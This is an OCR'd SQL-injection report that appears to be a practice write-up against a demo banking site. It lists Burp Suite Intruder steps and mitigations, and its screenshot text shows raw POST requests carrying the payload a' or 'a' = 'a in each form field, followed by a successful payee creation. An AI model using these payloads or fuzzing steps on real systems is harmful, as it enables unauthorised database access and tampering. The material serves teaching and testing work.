
SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behaviour.


Steps to reproduce:


a) Capture the payee page request using burp
b) Send the request to repeater then intruder
c) Add positions and payload
d) Choose fuzzing SQL injection
e) Start attack
f) Copy the response url and give it in browser


Mitigation:


a) Input validation or sanitization
b) Stored procedure and parameterised procedure.






Zero - Pay Bills
Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://zero.webappsecurity.com:80 [54.82.22.214]
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
POST /bank/pay-bills-new-payee.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 69
Origin: http://zero.webappsecurity.com
Connection: close
Referer: http://zero.webappsecurity.com/bank/pay-bills.html
Cookie: JSESSIONID=A76F90ED
Upgrade-Insecure-Requests: 1
name=abcdefghijklm&address=ABCHSDWNDN&account=WJWWW&details=123456789
0 matches
zero.webappsecurity.com
Type here to search
30°C Light rain
ENG
22:00
09-10-2021



Zero - Pay Bills
Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://zero.webappsecurity.com:80 [54.82.22.214]
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
POST /bank/pay-bills-new-payee.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 69
Origin: http://zero.webappsecurity.com
Connection: close
Referer: http://zero.webappsecurity.com/bank/pay-bills.html
Cookie: JSESSIONID=A76F90ED
Upgrade-Insecure-Requests: 1
name=abcdefghijklm&address=ABCHSDWNDN&account=WJWWW&details=123456789
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy interception documentation
Type a search term
0 matches
zero.webappsecurity.com
Type here to search
30°C Light rain
ENG
22:00
09-10-2021



Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Request
Response
Target: http://zero.webappsecurity.com
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Save entire history
Paste URL as request
Add to site map
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Burp Repeater documentation
Ready
0 matches



Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Payload Positions
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
Start attack
Add §
Clear §
Auto §
Refresh
Clear
0 matches
4 payload positions
Length: 645


Zero - Pay Bills
Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Target Positions Payloads Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
Sniper
Battering ram
Pitchfork
Cluster bomb
Add §
Clear §
Auto §
Refresh
Clear
0 matches
4 payload positions
Length: 645
Type here to search
30°C Light rain
ENG
22:02
09-10-2021


Zero - Pay Bills
Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Target Positions Payloads Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 1
Payload type: Simple list
Request count: 1
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Add
Add from list ...
Form field values
Server-side variable names
Fuzzing - SQL injection
Fuzzing - XSS
Fuzzing - path traversal
3 letter words
4 letter words
5 letter words
Remove
Up
Down
Payload Encoding
Type here to search
30°C Light rain
ENG
22:03
09-10-2021


Zero - Pay Bills
zero.webappsecurity.com/bank/pay-bills.html
Zero Bank
Settings
username
Account Summary
Account Activity
Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length Comment
Request Response
Raw Params Headers Hex
POST /bank/pay-bills-nev-payee.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 128
Origin: http://zero.webappsecurity.com
Connection: close
Referer: http://zero.webappsecurity.com/bank/pay-bills.html
Cookie: JSESSIONID=A76F50ED
Upgrade-Insecure-Requests: 1
name=a'%20or%20'a'%20%3d%20'a&address=a'%20or%20'a'%20%3d%20'a&account=a'%20or%20'a'%20%3d%20'a&deta
Type a search term
0 matches
Finished
Add
Download Webinspect
Terms of Use
Contact Micro Focus
Privacy Statement
zero.webappsecurity.com
Type here to search
30°C Light rain
ENG
22:06
09-10-2021


Zero - Pay Bills
Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intruder attack 2
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Result 5 | Intruder attack 2
Payload: a' or 'a' = 'a
Status: 200
Length: 10851
Timer: 855
Previous
Next
Action
Request Response
Raw Params Headers Hex
POST /bank/pay-bills-nev-payee.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 128
Origin: http://zero.webappsecurity.com
Connection: close
Referer: http://zero.webappsecurity.com/bank/pay-bills.html
Cookie: JSESSIONID=C3A75198
Upgrade-Insecure-Requests: 1
Type a search term
Finished
Start attack
Payload Sets
Payload Options [Simple list]
Payload Processing
Payload Encoding
Paste
Load ...
Remove
Clear
Add
Add from list ...
Edit
Up
Down
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser
Request in browser
Engagement tools
Copy URL
Copy as curl command
Copy to file
Save item
Convert selection
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Intruder results documentation
In original session
In current browser session
zero.webappsecurity.com
Type here to search
30°C Light rain
ENG
22:15
09-10-2021


Zero - Pay Bills
Zero - Pay Bills
zero.webappsecurity.com/bank/pay-bills-new-payee.html
Zero Bank
Search
Settings
username
Account Summary
Account Activity
Transfer Funds
Pay Bills
My Money Map
Online Statements
The new payee a' or 'a' = 'a was successfully created.
Pay Saved Payee
Add New Payee
Purchase Foreign Currency
Make payments to your saved payees
Payee
Sprint
Account
Savings
Amount
$
Date
Description
Pay
Download Webinspect
Terms of Use
Contact Micro Focus
Privacy Statement
Type here to search
30°C Light rain
ENG
22:21
09-10-2021